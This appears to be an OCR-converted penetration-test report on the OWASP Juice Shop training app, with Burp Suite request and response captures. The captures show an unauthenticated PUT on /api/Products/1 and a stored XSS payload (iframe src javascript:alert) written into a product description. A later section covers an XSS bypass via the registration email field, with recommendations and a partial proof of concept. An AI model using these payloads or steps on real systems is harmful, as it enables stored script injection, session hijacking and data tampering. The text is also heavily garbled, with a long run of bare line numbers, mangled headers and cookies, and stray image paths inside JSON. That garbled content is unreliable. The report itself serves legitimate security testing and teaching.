The screenshot shows a browser-based API testing interface. On the left, the **Request** tab displays a GET request to `/api/Products/1`. The response, shown in the **Response** tab, is a JSON object representing a product. The product has an ID of 1, a name of "Apple Juice (1000ml)", a description of "The all-time classic.", a price of 1.99, a deluxe price of 0.99, and images named "apple\_juice.jpg". The response also includes timestamps for creation and update, and a null deletedAt field.

```
1 GET /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; continueCode=R03l2E7XyNhwkWaZnD0U7cxF4fz61xwW7F5yU90Fj90yPxveMq4pK18VJmIfNone-Match: W/1872-E=151BC18CL1z9hfzU3dEHK0bs
15 Connection: keep-alive
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
209
210
211
212
213
214
215
216
217
218
219
219
220
221
222
223
224
225
226
227
228
229
229
230
231
232
233
234
235
236
237
238
239
239
240
241
242
243
244
245
246
247
248
249
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1577
1578
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1677
1678
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1877
1878
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1977
1978
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2077
2078
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2177
2178
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2277
2278
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2
```

- Now we get only one product by add id number after the Products/ and the result was apple juice product

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < >  Target: http://localhost:3000  HTTP/1

Request Response Inspector

Pretty Raw Hex Render

Pretty Raw Hex In

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 3

Request headers 15

Response headers 12

Notes

Request

```
1 GET /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, /*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
   Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
Ro1zE7XYnWkwaZNd0u7cxFz6IxwsT7F5yU9Dfj90yPxve5Mq4pK18Vjm
if-None-Match: W/"1872-Fm15iBC18CLiz9vHfzU3dEHk0bs"
15 Connection: keep-alive
16
17
18
```

Response

```
1 Access-Control-Allow-Origin: *
2 X-Content-Type-Options: nosniff
3 X-Frame-Options: SAMEORIGIN
4 Feature-Policy: payment 'self'
5 X-Recruiting: #/jobs
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 257
8 ETAG: W/"101-oyEi/C9/bkKGEGhniCN8kayv/BY"
10 Vary: Accept-Encoding
11 Date: Wed, 16 Apr 2025 15:20:47 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
   "status": "success",
   "data": [
      {
         "id": 1,
         "name": "Apple Juice (1000ml)",
         "description": "The all-time classic.",
         "price": 1.99,
         "deluxePrice": 0.99,
         "image": "apple_juice.jpg",
         "createdAt": "2025-04-15T21:12:11.031Z",
         "updatedAt": "2025-04-15T21:12:11.031Z",
         "deletedAt": null
      }
   ]
}
```

Search 0 highlights  Search 0 highlights

Done

Event log (7) All issues (9)

Memory: 175.1MB

- Now check if the requisit allow to use mehtods like put and post to edit in the data of the products by using OPTIONS mehtod

```

Request
Pretty Raw Hex
1 OPTIONS /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; continueCode=R0lZEF7XNkwZNd0u7cxF4fz61xw$W7F5yU90Fj90yPxve5Mq4pK18VJm
15 If-None-Match: W/"1872-FmISrBC18CL1z9vHzU3dEHkObs"
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render
1 HTTP/1.1 204 No Content
2 Access-Control-Allow-Origin: *
3 Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
4 Vary: Access-Control-Request-Headers
5 Content-Length: 0
6 Date: Wed, 16 Apr 2025 15:21:06 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10

Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 3
Request headers 15
Response headers 7

```

Done  
Event log (7) All issues (9)  
262 bytes | 12 millis  
Memory: 175.1MB

10. Yaa the PUT method is allowed so let try to change the values of the data of the products let use description field

```

Request
Pretty Raw Hex
1 PUT /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Content-Type: application/json
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate, br
15 Cookie: language=en; welcomebanner_status=dismiss; continueCode=R0lZEF7XNkwZNd0u7cxF4fz61xw$W7F5yU90Fj90yPxve5Mq4pK18VJm
16 If-None-Match: W/"287-d0qp4Afz/Jfyd9NYfWJcfcateQ"
17 Connection: keep-alive
18 Content-Length: 24
19
20
21 "description": "hi"

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-FRAME-OPTIONS: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Reputing: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 238
9 ETAG: W/"ee-0bajlwor7teziq2TfqwJdE1/y8"
10 Vary: Accept-Encoding
11 Date: Wed, 16 Apr 2025 15:31:55 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "hi",
      "price": 1.99,
      "image": "apple_juice.jpg",
      "createdAt": "2025-04-15T21:12:11.031Z",
      "updatedAt": "2025-04-16T15:31:55.311Z",
      "deletedAt": null
    }
  ]
}

Inspector
Request attributes 2
Request query parameters 0
Request cookies 3
Request headers 17
Response headers 12

```

11. It changed!! So lets try to inject XSS payload like <iframe

`src="/"javascript:alert('xss')"/>`

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > ↻

**request**

```
Pretty Raw Hex
PUT /api/Products/1 HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Content-Type: application/json
Accept: application/json, text/plain, /*
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
Safari/537.36
sec-ch-ua-mobile: ?
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=R031ze7XyNkwzJNdE0u7cx4fz6IxW5w7EsV9DFej90yPxve5Mq4pK18Vm
If-None-Match: W/"287-d0qop4AFr/JFyd9NYfWJcfcateQ"
Connection: keep-alive
Content-Length: 61
```

{  
  "description": "iframe src=\"javascript:alert('xss')\" "  
}

**Response**

```
Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: //jobs
Content-Type: application/json; charset=utf-8
Content-Length: 275
ETag: W/"113-sgAI5aGvhwjHkgqcY3/fH+7Gc"
Vary: Accept-Encoding
Date: Wed, 16 Apr 2025 15:34:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5
15 {  

  "status": "success",  

  "data": {  

    "id": 1,  

    "name": "Apple Juice (1000ml)",  

    "description": "iframe src=\"javascript:alert('xss')\"",  

    "price": 1.99,  

    "delux": false,  

    "image": "apple_juice.jpg",  

    "createdAt": "2025-04-15T21:12:11.031Z",  

    "updatedAt": "2025-04-16T15:34:43.772Z",  


    "deletedAt": null  

  }  

}
```

Request attributes: 2  
Request query parameters: 0  
Request cookies: 3  
Request headers: 17  
Response headers: 12

12. Lets go to the products page and show the change



13. Here we go! The payload successfully work

#### 5.6.4 Client-side XSS Protection

HIGH

##### Description:

The pentester found a Client-side XSS Protection mechanism was implemented on the registration page to prevent the injection of malicious scripts. However, during testing, this protection was bypassed by intercepting the registration request using Burp Suite and manually injecting a malicious payload into the email field.

Although the client-side form validation restricted such inputs in the browser, the server failed to validate or sanitize the request after interception, leading to successful account creation using an XSS payload. The payload was later reflected and executed in areas where the email was displayed — confirming a Reflected Cross-Site Scripting (XSS) vulnerability.

---

##### Impact:

- Execution of Arbitrary JavaScript Code
- Session Hijacking or Account Impersonation
- Possible Admin Panel Compromise if Emails Are Rendered There

This bypass of client-side protection renders it ineffective and exposes users and the system to XSS-based attacks.

---

##### Vulnerability Location:

- Endpoint: 127.0.0.1/# /register
  - Affected Parameter: email
- 

##### CVE / OWASP Reference:

1. OWASP A07:2021 – Cross-Site Scripting (XSS)  
<https://owasp.org/www-community/attacks/xss/>
-


## Recommendations:

1. Server-Side Validation:  
Never rely solely on client-side protections. Ensure proper validation and sanitization on the server for all input fields, especially user identifiers like emails.
2. Encode Output:  
Escape all user input before rendering it in the frontend to prevent script execution.
3. Use Email Regex:  
Enforce strict email format validation (`^[a-zA-Z0-9_.+-]+@[a-zA-Z0-9-]+\.[a-zA-Z0-9-.]+$`).
4. Apply Content Security Policy (CSP):  
Limit the sources from which scripts can be executed using a well-configured CSP header.

---

## Proof of Concept:

1. Navigate to the registration page and begin creating a new account.



The screenshot shows a web browser window for the OWASP Juice Shop application. The URL in the address bar is `localhost:3000/#/register`. The page title is "User Registration". The form fields are as follows:

- Email\*:
- Password\*:  >Password must be 5-40 characters long. 5/20
- Repeat Password\*:
- Show password advice
- Security Question\*:  This cannot be changed later!
- Answer\*:

At the bottom of the form is a blue "Register" button with a user icon. Below the button, there is a link "Already a customer?".

